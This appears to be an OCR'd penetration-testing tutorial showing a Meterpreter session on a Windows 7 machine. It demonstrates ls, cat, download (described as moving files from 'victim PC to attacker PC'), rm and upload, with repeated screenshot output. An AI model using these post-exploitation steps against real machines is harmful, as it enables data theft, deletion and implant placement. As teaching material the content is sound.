
```
meterpreter > ls
Listing: C:\Users\windows7\Desktop
==================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  1885      fil   2016-03-12 16:03:31 +0530  CyberGhost 5.lnk
40777/rwxrwxrwx   0         dir   2016-02-18 19:11:40 +0530  DroidJack
100666/rw-rw-rw-  61253     fil   2016-03-26 17:55:25 +0530  Undtitled.png
100666/rw-rw-rw-  524630    fil   2016-03-03 16:47:51 +0530  Untitled.png
100666/rw-rw-rw-  57804     fil   2016-03-26 17:55:00 +0530  Untitledd.png
100666/rw-rw-rw-  68041     fil   2016-03-03 16:58:47 +0530  Untitledw.png
100666/rw-rw-rw-  1448      fil   2016-02-22 10:42:28 +0530  XAMPP Control Panel.lnk
100666/rw-rw-rw-  100897    fil   2016-03-10 16:06:10 +0530  back.png
100666/rw-rw-rw-  282       fil   2014-09-05 02:33:19 +0530  desktop.ini
100666/rw-rw-rw-  6390      fil   2016-03-13 12:00:57 +0530  dmitry.txt
100666/rw-rw-rw-  107283    fil   2016-03-10 16:05:47 +0530  download backdoor.png
100666/rw-rw-rw-  99456     fil   2016-03-10 16:06:35 +0530  downloaded.png
100666/rw-rw-rw-  55395     fil   2016-03-13 12:12:57 +0530  fdirefox.png
100666/rw-rw-rw-  91162     fil   2016-03-30 16:22:05 +0530  fqew.png
100666/rw-rw-rw-  950726    fil   2016-03-13 11:39:46 +0530  mcl.png
100666/rw-rw-rw-  3874      fil   2016-03-30 16:21:52 +0530  poc.mcl
100666/rw-rw-rw-  104601    fil   2016-03-10 16:06:52 +0530  running.png
100777/rwxrwxrwx  53670736  fil   2016-02-22 10:37:55 +0530  xampp-win32-1.7.3.exe

meterpreter > cat dmitry.txt
```


This command will show output like the below image




```
100777/rwxrwxrwx  53670736  fil   2016-02-22 10:37:55 +0530  xampp-win32-1.7.3.exe

meterpreter > cat dmitry.txt
root@kali:~# dmitry -winsepfb certifiedhacker.com
Deepmagic Information Gathering Tool
"There be some deep magic going on"

HostIP:183.82.41.50
HostName:certifiedhacker.com

Gathered Inet-whois information for 183.82.41.50
---------------------------------

inetnum:        183.0.0.0 - 183.255.255.255
netname:        NON-RIPE-NCC-MANAGED-ADDRESS-BLOCK
descr:          IPv4 address block not managed by the RIPE NCC
remarks:        -------------------------------------------------------
remarks:
remarks:        You can find the whois server to query, or the
remarks:        IANA registry to query on this web page:
remarks:        http://www.iana.org/assignments/ipv4-address-space
remarks:
remarks:        You can access databases of other RIRs at:
remarks:
remarks:        AFRINIC (Africa)
remarks:        http://www.afrinic.net/ whois.afrinic.net
```

download command is to download any file form the victim PC to attacker PC






```
19/tcp          filtered
20/tcp          filtered
21/tcp          filtered
22/tcp          filtered
23/tcp          filtered
24/tcp          filtered
25/tcp          open

Portscan Finished: Scanned 150 ports, 124 ports were in
 state closed


All scans completed, exiting
meterpreter > download dmitry.txt /root/Desktop/
[*] downloading: dmitry.txt -> /root/Desktop//dmitry.tx
t
```




```
21/tcp          filtered
22/tcp          filtered
23/tcp          filtered
24/tcp          filtered
25/tcp          open

Portscan Finished: Scanned 150 ports, 124 ports were in
 state closed


All scans completed, exiting
meterpreter > download dmitry.txt /root/Desktop/
[*] downloading: dmitry.txt -> /root/Desktop//dmitry.tx
t
[*] download   : dmitry.txt -> /root/Desktop//dmitry.tx
t
meterpreter > 
```

rm is to delete any file




```
[*] download   : dmitry.txt -> /root/Desktop//dmitry.txt
meterpreter > ls
Listing: C:\Users\windows7\Desktop
==================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  1885      fil   2016-03-12 16:03:31 +0530  CyberGhost 5.lnk
40777/rwxrwxrwx   0         dir   2016-02-18 19:11:40 +0530  DroidJack
100666/rw-rw-rw-  61253     fil   2016-03-26 17:55:25 +0530  Undtitled.png
100666/rw-rw-rw-  524630    fil   2016-03-03 16:47:51 +0530  Untitled.png
100666/rw-rw-rw-  57804     fil   2016-03-26 17:55:00 +0530  Untitledd.png
100666/rw-rw-rw-  68041     fil   2016-03-03 16:58:47 +0530  Untitledw.png
100666/rw-rw-rw-  1448      fil   2016-02-22 10:42:28 +0530  XAMPP Control Panel.lnk
100666/rw-rw-rw-  100897    fil   2016-03-10 16:06:10 +0530  back.png
100666/rw-rw-rw-  282       fil   2014-09-05 02:33:19 +0530  desktop.ini
100666/rw-rw-rw-  6390      fil   2016-03-13 12:00:57 +0530  dmitry.txt
100666/rw-rw-rw-  107283    fil   2016-03-10 16:05:47 +0530  download backdoor.png
100666/rw-rw-rw-  99456     fil   2016-03-10 16:06:35 +0530  downloaded.png
100666/rw-rw-rw-  55395     fil   2016-03-13 12:12:57 +0530  fdirefox.png
100666/rw-rw-rw-  91162     fil   2016-03-30 16:22:05 +0530  fqew.png
100666/rw-rw-rw-  950726    fil   2016-03-13 11:39:46 +0530  mcl.png
100666/rw-rw-rw-  3874      fil   2016-03-30 16:21:52 +0530  poc.mcl
100666/rw-rw-rw-  104601    fil   2016-03-10 16:06:52 +0530  running.png
100777/rwxrwxrwx  53670736  fil   2016-02-22 10:37:55 +0530  xampp-win32-1.7.3.exe

meterpreter > rm dmitry.txt
```

Like this




```
meterpreter > rm dmitry.txt
meterpreter > ls
Listing: C:\Users\windows7\Desktop
==================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  1885      fil   2016-03-12 16:03:31 +0530  CyberGhost 5.lnk
40777/rwxrwxrwx   0         dir   2016-02-18 19:11:40 +0530  DroidJack
100666/rw-rw-rw-  61253     fil   2016-03-26 17:55:25 +0530  Undtitled.png
100666/rw-rw-rw-  524630    fil   2016-03-03 16:47:51 +0530  Untitled.png
100666/rw-rw-rw-  57804     fil   2016-03-26 17:55:00 +0530  Untitledd.png
100666/rw-rw-rw-  68041     fil   2016-03-03 16:58:47 +0530  Untitledw.png
100666/rw-rw-rw-  1448      fil   2016-02-22 10:42:28 +0530  XAMPP Control Panel.lnk
100666/rw-rw-rw-  100897    fil   2016-03-10 16:06:10 +0530  back.png
100666/rw-rw-rw-  282       fil   2014-09-05 02:33:19 +0530  desktop.ini
100666/rw-rw-rw-  107283    fil   2016-03-10 16:05:47 +0530  download backdoor.png
100666/rw-rw-rw-  99456     fil   2016-03-10 16:06:35 +0530  downloaded.png
100666/rw-rw-rw-  55395     fil   2016-03-13 12:12:57 +0530  fdirefox.png
100666/rw-rw-rw-  91162     fil   2016-03-30 16:22:05 +0530  fqew.png
100666/rw-rw-rw-  950726    fil   2016-03-13 11:39:46 +0530  mcl.png
100666/rw-rw-rw-  3874      fil   2016-03-30 16:21:52 +0530  poc.mcl
100666/rw-rw-rw-  104601    fil   2016-03-10 16:06:52 +0530  running.png
100777/rwxrwxrwx  53670736  fil   2016-02-22 10:37:55 +0530  xampp-win32-1.7.3.exe

meterpreter >
```

upload command is used to upload any file form attacker machine to victim machine




```
0530  download backdoor.png
100666/rw-rw-rw-  99456     fil   2016-03-10 16:06:35 +
0530  downloaded.png
100666/rw-rw-rw-  55395     fil   2016-03-13 12:12:57 +
0530  fdirefox.png
100666/rw-rw-rw-  91162     fil   2016-03-30 16:22:05 +
0530  fqew.png
100666/rw-rw-rw-  950726    fil   2016-03-13 11:39:46 +
0530  mcl.png
100666/rw-rw-rw-  3874      fil   2016-03-30 16:21:52 +
0530  poc.mcl
100666/rw-rw-rw-  104601    fil   2016-03-10 16:06:52 +
0530  running.png
100777/rwxrwxrwx  53670736  fil   2016-02-22 10:37:55 +
0530  xampp-win32-1.7.3.exe

meterpreter > upload 
```




```
==================================

Mode              Size      Type  Last modified              Name
----              ----      ----  -------------              ----
100666/rw-rw-rw-  1885      fil   2016-03-12 16:03:31 +0530  CyberGhost 5.lnk
40777/rwxrwxrwx   0         dir   2016-02-18 19:11:40 +0530  DroidJack
100666/rw-rw-rw-  61253     fil   2016-03-26 17:55:25 +0530  Undtitled.png
100666/rw-rw-rw-  524630    fil   2016-03-03 16:47:51 +0530  Untitled.png
100666/rw-rw-rw-  57804     fil   2016-03-26 17:55:00 +0530  Untitledd.png
100666/rw-rw-rw-  68041     fil   2016-03-03 16:58:47 +0530  Untitledw.png
100666/rw-rw-rw-  1448      fil   2016-02-22 10:42:28 +0530  XAMPP Control Panel.lnk
100666/rw-rw-rw-  100897    fil   2016-03-10 16:06:10 +0530  back.png
100666/rw-rw-rw-  282       fil   2014-09-05 02:33:19 +0530  desktop.ini
100666/rw-rw-rw-  107283    fil   2016-03-10 16:05:47 +0530  download backdoor.png
100666/rw-rw-rw-  99456     fil   2016-03-10 16:06:35 +0530  downloaded.png
